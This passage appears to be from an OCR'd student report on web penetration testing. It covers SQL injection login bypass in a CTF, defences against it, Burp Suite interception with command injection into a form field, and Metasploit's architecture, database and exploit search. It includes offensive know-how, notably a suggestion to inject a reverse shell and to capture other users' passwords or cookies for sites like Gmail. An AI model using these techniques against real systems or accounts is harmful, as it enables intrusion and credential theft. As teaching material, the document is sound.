However, we could have avoided using SQLMAP. Indeed, if we had just wanted to enter an exploitable site, we could have just injected a condition ourselves. For that, we will go to a site created by the IUT of Blagnac proposing an online CTF. So we will go to the SQLi part to try an injection :



FIGURE 3.21 – SQLi

This injection will allow us to add a condition in the query that will always be true because 1 will always be equal to 1. We will then be able to log in and enter the site :

FIGURE 3.22 – Connection

3.4.3 SQL flaw protection

Of course, the watchword is vigilance. It is useful for any administrator to constantly check the data entered by the user. URL parameters and forms (login, search) are potential risks for injection attacks. Thanks to PHP, it is now possible to use libraries that will have the role of preparing SQL queries before their execution. These libraries allow, among

other things, to validate the query data. PDO is the best known of these libraries. This function is directly included in the MySQLi class for new versions of PHP. It is useful to hide the error messages that may be displayed on your site (as with the example of the apostrophe in the URL above) as these messages allow hackers to have information about your database. In order to avoid special characters, it is convenient to use the function : mysqli_real_escape_string().
Finally, it is preferable to use user accounts that have limited rights. This prevents the hacker from modifying or deleting elements of the database.

Conclusion

About one in five sites is vulnerable to SQL injections. This is due to the fact that a simple error can compromise the security of the database, the users and even the server. For this reason, it is one of the most dangerous vulnerabilities for database applications. Even more worrisome, SQL injections are on the rise since automated SQL injection programs have been introduced, allowing hackers to take possession of even more data than in the past. Fortunately, there are simple techniques to protect against this type of flaw.

3.5 Proxy Flaws

A proxy is a network element operating at layer 7 (application) of the OSI model. A proxy can be considered as an intermediary between two people especially when they do not speak the same language. This means that a proxy will intercept all requests between a server and a client. We will in this part exploit this concept in order to exploit the flaws of a form and bypass security via the Burpsuite tool.

3.5.1 Burpsuite

3.5.1.1 Definition

Burpsuite is a complete software for performing intrusion or vulnerability (XSS, CSRF) tests on web applications. This tool can be used as a web proxy to search and capture all web requests from users within a LAN. This includes automatic processes to work faster and more efficiently.
So we're going to see how it works.

3.5.1.2 Fonctionnement

Burpsuite comes in the form of a graphical user interface :



FIGURE 3.23 – Graphical user interface (GUI)

We have 3 types of tools in Burpsuite :

The central tools :
- **Proxy** : Allows you to configure a proxy in order to intercept web requests or modify

them before transmitting them to the web server.
- **Site map** : Provides a tree view of the observed traffic.

Hand tools :
- **Intruder** : Mass transmission of HTTP/HTTPS requests.
- **Repeater** : Allows modification before sending our requests.

Automatic tools :
- **Spider** : This tool allows the collection of passive information such as resource detection and active collection.
- **Scanner** : This tool allows the collection of passive information such as resource detection and active collection. It will automatically search for vulnerabilities (via passive or active mode).

The other tools :
- **Sequencer** : Allows to test the random existence of token sessions.
- **Decoder** : URL/HTML/Base64/Hexa/Octal/Binary/GZip Conversion + hashes.

Burpsuite also allows the configuration of macros in order to automate tasks. Moreover, the advantage of Burpsuite lies in the possibility of multiple configuration, but also in its many features to help the most experienced slope climbers.

Thus, in the case of a security audit or a CTF, we can use this tool to capture user traffic and thus retrieve passwords or cookies to connect to sites (Gmail, Facebook, ...).

3.5.1.3 Example of use on a CTF :

In case we have a login form, we can use the Burpsuite Intercept mode to test its security, and thus inject or not malicious code as shown in this diagram :



FIGURE 3.24 – Burpsuite Intercept Mode Operation

To do this, go to the proxy category and choose the IP address of the proxy to use :



FIGURE 3.25 – Setup of the BurpSuite proxy

In our case, we will take all the IP addresses of our web interface (hence the "*") on port 8080. Then, on a client computer, you just have to specify in the browser the proxy to use :



FIGURE 3.26 – Setup of the client-side proxy

So we can start the tests. We'll have to set Burpsuite to "intercept on" mode to intercept all requests.

Let's take the case of this form in HTTP :

FIGURE 3.27 – Web Form

For example, we will enter a username and a password :



FIGURE 3.28 – Web Form

As we can see on Burpsuite, we retrieve the request sent to the server :

FIGURE 3.29 – HTTP request interception

You can then modify it before transmitting it to the server :

FIGURE 3.30 – Request Modification

In our case, we will try to inject the "ping" command to test the security of the "password" field.

If we scan the network with Wireshark :



FIGURE 3.31 – Request Modification

The ping works fine. This means that you can inject any command in the password field. For example, we could inject a reverse shell to take remote control of the machine.

3.6 Metasploit Framework

FIGURE 3.32 – Metasploit Logo

3.6.1 Metasploit Presentation

Metasploit Pen Testing tool is an Open Source project (under modified BSD License) for computer security. The goal of this project is to search for vulnerabilities or information on automated data systems as well as to assist in the penetration and development of signatures for IDSs.

The tool we will study here is "Metasploit Framework" which is a sub-project of the Metasploit Pen Testing tool. It is the most known sub-project because it allows the development and the execution of exploits (software allowing to exploit a vulnerability for its own benefit) against a remote machine.

This tool was originally written in Perl. After a few updates, the tool has been completely rewritten in Ruby. This tool was designed by HD Moore in 2003 and is now maintained by the Rapid7 company. It is a very powerful tool allowing security researchers to work on potential vulnerabilities. However, like most computer security tools, Metasploit can be used both legally and for illegal activities.
Today, the Metasploit project is hosted on the Rapid7 company's GitHub, which allows independent users to develop exploit modules for software vulnerabilities and post them in the Git project. Thus, each user can contribute to the development of this tool. However, before each release, the Rapid7 company tests and verifies the correct functioning of the exploit before making it available on GitHub.
As we said before, Metasploit has a Framework which facilitates the work of the contributors since they can use functions of the latter to develop their exploits. Finally, what makes the "strength" of Metasploit is that it can gather many very interesting tools such as Nmap, Hydra or John the ripper, all in a single console. This makes it possible to centralize many Kali Linux tools.

3.6.2 Modular architecture



FIGURE 3.33 – Modular architecture

The particularity of Metasploit is that it has a modular architecture, which allows an easier development, a progressive improvement of the program. Moreover, the modules can be reloaded without restarting the application, which is very convenient for development. As we can see on this diagram, there are 3 main parts that make up Metasploit. The first one is the library. This last one allows to group together a large number of functions and programs in order to constitute an API. Thus, when writing an exploit or a payload, the developer will only have to know the Metasploit API for its development.
Metasploit uses a library system to store its files. The bookstore is composed of :
- **Rex** – It's the main library gathering the management of sockets, protocols, encoders, SSL, SMB, HTTP, XOR, Base64, Unicode.
- **MSF : :Core** – This provides the basic API.
- **MSF : :Base** Provides the "friendly" API and provides simplified APIs to use in the framework.

Metasploit can be used on several interfaces :
- **Msfconsole** : Allows to have a Metasploit console within a shell, it is considered to be the most powerful and complete interface.
- **MsfCli :** Allows to use Metasploit in command line which can be very useful to integrate it in a script.
- **Msfweb :** Allows access to all the tools of Metasploit on a web interface. Easy to use.
- **Armitage :** Metasploit's GUI interface. This tool is developed by Raphel Mudge and it gathers all the tools of Metasploit in the form of a graphical user interface. Moreover, it supports msfcli and msfconsole.

The architecture of Metasploit can also be represented as an object model :



FIGURE 3.34 – Object model architecture

All modules of Metasploits are Ruby classes. We can therefore deduce on the one hand that according to this schema, the Modules class inherits from a specific class. This specific class inherits from the Msf : :Module class and finally, all modules share a common API.

On the other hand, the modules can be accessed from the terminal with the following command :

```
root@kali:~# ls /usr/share/metasploit-framework/modules/
auxiliary  encoders  exploits  nops  payloads  post
```

FIGURE 3.35 – Access to Metasploit's modules

3.6.3 Metasploit database

The Metasploit Framework provides support for databases using PostgreSQL. It stores information such as host data, scan results like nmap and operating results. This can be very useful if you do a lot of exploits or intrusion tests on machines.

However, this database does not need to be launched to run Metasploit but it is very useful to store scan or exploit logs.

To launch PostgreSQL under Kali linux, use the following command :

```
root@kali:~# systemctl start postgresql
```

FIGURE 3.36 – Launching the PostgreSQL service

We can, if we wish, create a local database for Metasploit. To initialize a database, use the following command :

```
root@kali:~# msfdb init
Creating database user 'msf'
Enter password for new role:
Enter it again:
Creating databases 'msf' and 'msf_test'
Creating configuration file in /usr/share/metasploit-framework/config/database.yml
Creating initial database schema
```

FIGURE 3.37 – Creation of the database

Thus, this command will create several users with passwords and create two databases : msf and msf_test. We can also check the configuration of our database which can be found in the file **/usr/share/metasploit-framework/config/database.yml** :



FIGURE 3.38 – Fichier database.yml

You can see that the database has been launched :



FIGURE 3.39 – DB Status

We can see that there is 1 user that has been created : "msf" as well as 3 categories "development", "production" and "test". This file allows you to retrieve the connection information to connect to the database.

By launching Metasploit, you can use the command **db_connect** to connect to our database :



FIGURE 3.40 – Connection to the database

This command tells us that we can connect either by directly entering the user's password, IP address and database, or by filling in a connection file to be used as the file **database.yml**.

For example, we will fill in the method with the file :



FIGURE 3.41 – Connection with a file

We're checking to make sure we're connected to the database :

FIGURE 3.42 – Check of the connection to the DB

Once connected to the database, some interesting actions can be performed. For example, we can store the result of a scan **nmap** with the command **db_nmap** :



FIGURE 3.43 – NMAP scan with the DB

For the example, we scan a virtual machine on our local network in which there are potentially vulnerable open services.

The command **hosts** allows you to see that these are the machines that we scanned and that are stored in the database :



FIGURE 3.44 – Scanned Hosts

The command **services** allows to see all services scanned with NMAP :



FIGURE 3.45 – Scanned Services

It is also possible to export our database in .xml format with the following command :



FIGURE 3.46 – Exportation of the DB

3.6.4 A community database

Metasploit also has another database for exploit research. Indeed, Metasploit gives the possibility to search for a vulnerability of a service directly with a command line which is **searchsploit**.

Indeed, Metasploit connects to the database of Rapide7 or expoit-db which is a site that lists many exploits. As we saw in introduction, users can contribute to Metasploit by creating modules, payloads (payload is the piece of code we want the system to execute) or exploits.

Thus, these users contribute to Metasploit's Community database. For example, if a user writes an exploit for a vulnerability, he can share it with the whole community. Thus, this exploit will be available directly in Metasploit. However, each contribution is checked by the Rapid7 team before being made available in the database.

Under Kali Linux, if we want to use this database to search for an exploit on FTP we will proceed like this :

FIGURE 3.47 – Exploit searching in the community database exploit-db

This command returns a list of exploits available for the FTP service. We also notice that these exploits are stored in the directory **/usr/share/exploitdb/plateforms**.

If desired, a search can be made according to the version of the service :

